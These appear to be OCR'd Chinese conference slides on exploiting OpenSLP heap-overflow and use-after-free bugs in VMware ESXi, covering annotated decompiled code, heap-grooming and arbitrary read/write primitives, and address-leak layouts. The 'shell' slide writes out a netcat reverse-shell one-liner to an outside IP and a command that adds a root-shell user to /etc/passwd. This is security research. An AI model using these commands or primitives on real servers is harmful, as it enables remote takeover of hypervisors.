
- 程序会假设url以‘\x00’结尾.
  - 实际上url指向recvbuf(数据完全由client控制).



```
int __cdecl SLPParseSrvUrl(int urlLen, char *url, SLPParsedSrvUrl **out)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = 0x16;
  if ( !url )
    return result;
  *out = 0;
  xDstPtr = calloc(1u, urlLen + 0x1D);
  result = 0xC;
  if ( !xDstPtr )
    return result;
  protocolEndPtr = strstr(url, ":/");           // while url is not ends with '\x00',
                                                // this condition "protocolEndPtr - url > urlLen + 0x1d" can be true.
  if ( !protocolEndPtr )
  {
    free(xDstPtr);
    return 0x16;
  }
  memcpy((xDstPtr + 0x15), url, protocolEndPtr - url);// once "protocolEndPtr - urlLen > len + 0x1d",
                                                // this function call will cause heap buffer overflow
```

CVE-2022-31699(heap buffer overflow)



整数溢出

检查失效

导致堆溢出

```
int __cdecl SLPParseSrvUrl(int urlLen, char *url, SLPParsedSrvUrl **out)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = 0x16;
  if ( url )
  {
    *out = 0;
    parsedurl = calloc(1u, urlLen + 0x1D);      // urlLen + 5 + 0x18
    result = 0xC;
    if ( parsedurl )
    {
      src_srvTypePtr = strstr(url, ":/");
      if ( !src_srvTypePtr )
        goto LABEL_5;
      srvTypeLen = src_srvTypePtr - url;
      // if "urlLen + 4 == src_srvTypePtr - url", there is integer overflo
      if ( urlLen + 4 < (src_srvTypePtr - url) )
        goto LABEL_5;
      memcpy(&parsedurl->buf[1], url, srvTypeLen);
      parsedurl->srvtype = &parsedurl->buf[1];

      src_urlEndPtr = &url[urlLen];
      dst_xptr = &parsedurl->buf[srvTypeLen + 2];
      src_hostPtr = src_srvTypePtr + 3;
      // here may occur integer overflow
      dst_sizeAva = urlLen + 4 - (srvTypeLen + 1);
```

```
            {
              parsedurl->port = 80;
            }
            else
            {
              // bcause of overflow in dst_sizeAva, this check will not wo
              // and result in heap overflow in memcpy
              if ( dst_sizeAva < src_xptr - src_portPtr )
                goto LABEL_5;
              memcpy(dst_xptr, src_portPtr, src_xptr - src_portPtr);

              port = strtol(dst_xptr, 0, 0xA);
              dst_xptr += src_xptr - src_portPtr + 1;
              dst_sizeAva -= src_xptr - src_portPtr + 1;
              parsedurl->port = port;
            }
          }
          if ( src_xptr >= src_urlEndPtr )
          {
            parsedurl->remainder = dst_bufPtr;
            goto LABEL_21;
          }
          v10 = src_urlEndPtr - src_xptr;
          if ( dst_sizeAva >= v10 )
          {
            memcpy(dst_xptr, src_xptr, v10);
            parsedurl->remainder = dst_xptr;
LABEL_21:
```

漏洞利用

SLP vulns

利用

- **公开的:**

zdi: “CVE-2020-3992 & CVE-2021-21974: PRE-AUTH REMOTE CODE EXECUTION IN VMWARE ESXI”.

没有完整的利用.

如何做信息泄露.

只有针对CVE-2021-21974的大致思路

本文:

1. 实用的内存布局.
2. 多个漏洞利用.
3. 实战中的利用技巧.

利用

- 总共有两类漏洞:

1. 堆溢出
2. UAF

- 只会根据漏洞类型进行利用介绍,相同类型的漏洞利用技巧类似.
- 关注于利用中的技巧与原语.

问题 & 解决方案

问题1：版本

- 不同版本，有不同的偏移.

SLPAttrRqst请求,客户端可以得到 ESXi‘s build number:

url: “service:VMwareInfrastructure”, scopelist: “default”

本地搭环境，调试利用

```
typedef struct _SLPAttrRqst
{
    int prlistlen;
    const char *prlist;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int taglistlen;
    const char *taglist;
    int spistrlen;
    const char *spistr;
} SLPAttrRqst;
```

问题2：碎片化

- **现存的内存碎片堆利用影响很大.**

通过发送SLPSrvReg消息,清理内存碎片.

```
typedef struct _SLPSrvReg
{
    SLPUrlEntry urlentry;
    int srvtypelen;
    const char *srvtype;
    int scopelistlen;
    const char *scopelist;
    int attrlistlen;
    const char *attrlist;
    int authcount;
    SLPAuthBlock *autharray;
    uint32_t pid;
    int source;
} SLPSrvReg;
```

问题3：shell

- Reverse shell?

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.52.1 80 >/tmp/f
```

- 启用 ssh

```
echo “xxx:/bin/sh” >> /etc/passwd && /usr/lib/vmware/openssh/bin/sshd
```

问题4：运行时间

- 利用时需要创建多个SLP链接
- 服务SLP服务器繁忙, 链接会在30s内被关闭.

需要保证利用按时完成.

隧道速度慢：内存执行exp

Slpbuffer原语


- **分析slpbuffer结构体:**

覆盖 recvbuf.start/curpos/end --> 任意写

覆盖 sendbuf.start/curpos/end --> 任意读

- **其他原语:**

覆盖 slpbuffer.allocated --> 越界读/写




```
SLPBuffer *__cdecl SLPBufferRealloc(SLPBuffer **ppSlpBuf, unsigned int size)
{
  SLPBuffer *slpBuf; // eax

  if ( !ppSlpBuf )
    return SLPBufferAlloc(size);
  slpBuf = *ppSlpBuf;
  if ( !*ppSlpBuf )
    return SLPBufferAlloc(size);
  if ( slpBuf->header.allocated < size )
  {
    slpBuf = realloc(slpBuf, size + 0x19);
    if ( !slpBuf )
      return 0;
    slpBuf->header.allocated = size;
  }
  slpBuf->header.begPtr = slpBuf->buf;
  slpBuf->header.ptr = slpBuf->buf;
  slpBuf->header.endPtr = &slpBuf->buf[size];
  return slpBuf;
}
```

堆溢出利用

实现任意写:




1.让recvbuf1与recvbuf0重叠.

2.修改recvbuf0.start/recvbuf0.curpos/recvbuf1.end到目标内存

◆堆溢出利用

泄露地址（简易方式）：




1.触发漏OOB漏洞修改freed chunk的size.

2.分配freed chunk作为recvbuf.

3.实用recvbuf覆盖sendbuf.start的低两个字节, sendbuf.start 到sendbuf.end的数据将被泄露出来.

堆溢出利用

地址泄露（实用）：



1.修改recvbuf0的chunk size(让recvbuf0与sendbuf和recvbuf1重叠).

2.释放recvbuf0,从分配成recvbuf2和recvbuf3(recvbuf3会与recvbuf1重叠).

3.释放recvbuf1.会被释放到largebin.

选择largebin的原因

- Glibc: fastbin/smallbin/largebin.

1. 如果chunk被释放到largebin, 会同时包含heap的地址&glibc的地址.


   一次可以完成两个地址的泄露.

2. 直接泄露该freed chunk地址.

   不需要再找其他地址放cmd payload来执行system(…).

UAF利用

实现任意写的内存布局:



recvbuf0	recvbuf0	recvbuf0	freed	recvbuf2
freed	slpmsg/freed	slpmsg/recvbuf1	recvbuf1	recvbuf1


1.触发uaf得到一个slpmsg与free chunk的重叠.

2.释放recvbuf0与slpmsg(它们会被merge).

3.申请recvbuf2占用freed chunk(recvbuf2与recvbuf1重叠).

UAF利用

- 信息泄露内存布局:

